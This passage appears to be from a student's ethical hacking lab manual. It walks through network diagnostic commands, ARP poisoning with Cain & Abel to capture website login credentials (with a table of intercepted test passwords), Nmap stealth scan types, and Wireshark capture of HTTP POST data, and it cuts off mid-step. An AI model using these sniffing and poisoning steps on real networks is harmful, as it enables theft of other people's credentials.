

Click on HASH Calculuator

Enter the password to convert into hash



Select all the options and start the dictionary attack





Practical 3.1

Aim: Using TraceRoute, ping, ifconfig, netstat Command

TraceRoute:

```
C:\Windows\system32>tracert www.prestashop.com

Tracing route to www.prestashop.com [104.18.12.107]
over a maximum of 30 hops:

  0  <1 ms    <1 ms    <1 ms    192.168.10.2
  1  3 ms     3 ms     3 ms     183.87.161.78.server.jpndigital.in [183.87.161.78]
  2  *        *        *        Request timed out.
  3  66 ms    59 ms    3 ms     10.20.20.1
  4  5 ms     4 ms     5 ms     103.27.171.248
  5  4 ms     4 ms     4 ms     172.71.200.4
  6  4 ms     3 ms     3 ms     104.18.12.107

Trace complete.
```

Ping:

```
C:\Windows\system32>ping www.prestashop.com

Pinging www.prestashop.com [104.18.12.107] with 32 bytes of data:
Reply from 104.18.12.107: bytes=32 time=1ms TTL=58
Reply from 104.18.12.107: bytes=32 time=1ms TTL=58
Reply from 104.18.12.107: bytes=32 time=1ms TTL=58
Reply from 104.18.12.107: bytes=32 time=2ms TTL=58

Ping statistics for 104.18.12.107:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

Ipconfig:

```
C:\Windows\system32>ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet 2:

```
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::30a4:4950:4b48:3b77%10  
IPv4 Address. . . . . : 192.168.56.1  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :
```

Ethernet adapter Ethernet:

```
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::b201:62aa:82fb:d01%13  
IPv4 Address. . . . . : 192.168.9.213  
Subnet Mask . . . . . : 255.255.252.0  
Default Gateway . . . . . : 192.168.10.2
```

Netsat:

```
C:\Windows\system32>netstat
```


Active Connections

Proto	Local Address	Foreign Address	State
TCP	192.168.9.213:49672	SIESIT:microsoft-ds	ESTABLISHED
TCP	192.168.9.213:49906	20.198.118.190:https	ESTABLISHED
TCP	192.168.9.213:50107	dns:https	ESTABLISHED
TCP	192.168.9.213:50120	52.112.54.102:https	ESTABLISHED
TCP	192.168.9.213:50124	52.111.244.0:https	ESTABLISHED
TCP	192.168.9.213:50128	52.112.54.100:https	ESTABLISHED
TCP	192.168.9.213:50129	52.123.164.71:https	ESTABLISHED
TCP	192.168.9.213:50145	52.113.10.200:https	ESTABLISHED
TCP	192.168.9.213:50146	52.113.10.200:https	ESTABLISHED
TCP	192.168.9.213:50147	52.113.10.200:https	ESTABLISHED
TCP	192.168.9.213:50148	52.113.10.200:https	ESTABLISHED
TCP	192.168.9.213:50150	52.111.240.59:https	ESTABLISHED
TCP	192.168.9.213:50396	20.198.119.143:https	ESTABLISHED
TCP	192.168.9.213:50417	a23-217-53-76:https	ESTABLISHED
TCP	192.168.9.213:50418	51.104.15.253:https	ESTABLISHED
TCP	192.168.9.213:50421	117.18.232.200:https	ESTABLISHED
TCP	192.168.9.213:50422	131.253.33.254:https	ESTABLISHED
TCP	192.168.9.213:50423	150.171.22.254:https	ESTABLISHED
TCP	192.168.9.213:50424	204.79.197.222:https	ESTABLISHED
TCP	192.168.9.213:50430	52.123.170.29:https	ESTABLISHED

Practical 3.2



Aim: Perform ARP Poisoning in Windows

Step 1 : Select sniffer on the top.




Step 2 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.


Step 3 : Click on “+” icon on the top. Click on ok.



Step 4 : Shows the Connected host.



Step 8 : Poisoning the source.



Step 9 : Go to any website on source ip address.

shaadi.com
The World's No. 1 Matchmaking Service

Help ▾

Member Login


Email ID

Password

☐ Stay Signed In ?


[Sign In](#)

(or)

 Sign in with Facebook

New to Shaadi.com? [Sign up Free](#)

Step 10 : Go to password option in the cain & abel and see the visited site password.



The screenshot shows the Cain & Abel network traffic analysis tool. The 'Passwords' section is active, displaying a list of intercepted credentials. The table below represents the data shown in the interface.

Timestamp	HTTP server	Client	Username	Password	URL
18/12/2015 - 12:17:03	208.82.16.68	192.168.3.154	test@gmail.com	lkafkasfhafs	http://www.gogo6.com/main/authorization/signIn?target=...
18/12/2015 - 12:17:04	208.82.16.68	192.168.3.154	test@gmail.com	lkafkasfhafs	http://www.gogo6.com/main/authorization/signIn?target=...
18/12/2015 - 12:21:10	184.30.58.84	192.168.3.154	test@gmail.com	adadasdasd	http://www.shaadi.com/registration/user/login-submit

At the bottom of the interface, the 'Hosts' tab is selected, showing a list of hosts including 'Hosts', 'APR', 'Routing', 'Passwords', and 'VoIP'. The status bar at the bottom indicates 'Lost packets: 0%'.


Practical 4

Aim: Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.


Command: **nmap -sA -T4 scanme.nmap.org**



- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.


Command: **nmap -p22,113,139 scanme.nmap.org**



- **FIN Scan (-sF)**

Sets just the TCP FIN bit.


Command: **nmap -sF -T4 scanme.nmap.org**



- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)


Command: **nmap -sN -p 22 scanme.nmap.org**



- **XMAS Scan (-sX)**

Sets the FIN, PSF, and URG flags, lighting the packet up like a Christmas tree.


Command: **nmap -sX -T4 scanme.nmap.org**




Practical 5

Aim: Use Wireshark sniffer to capture network traffic and analyse.

1. Open Wireshark and select your Connection.



2. Open any http website and add display filter



3. Right Click on the POST method >> Follow >> TCP

Wireshark packet capture analysis showing HTTP traffic. The top pane displays a list of captured packets, including GET requests for /edged1/diffgen-puffin/efniojlnjndmcbiieegkicadnoecjef/1.7de21ebfaf309be79592e240ca1263052d1c2f5718711cc0f02c5e4bb47... and HEAD requests for 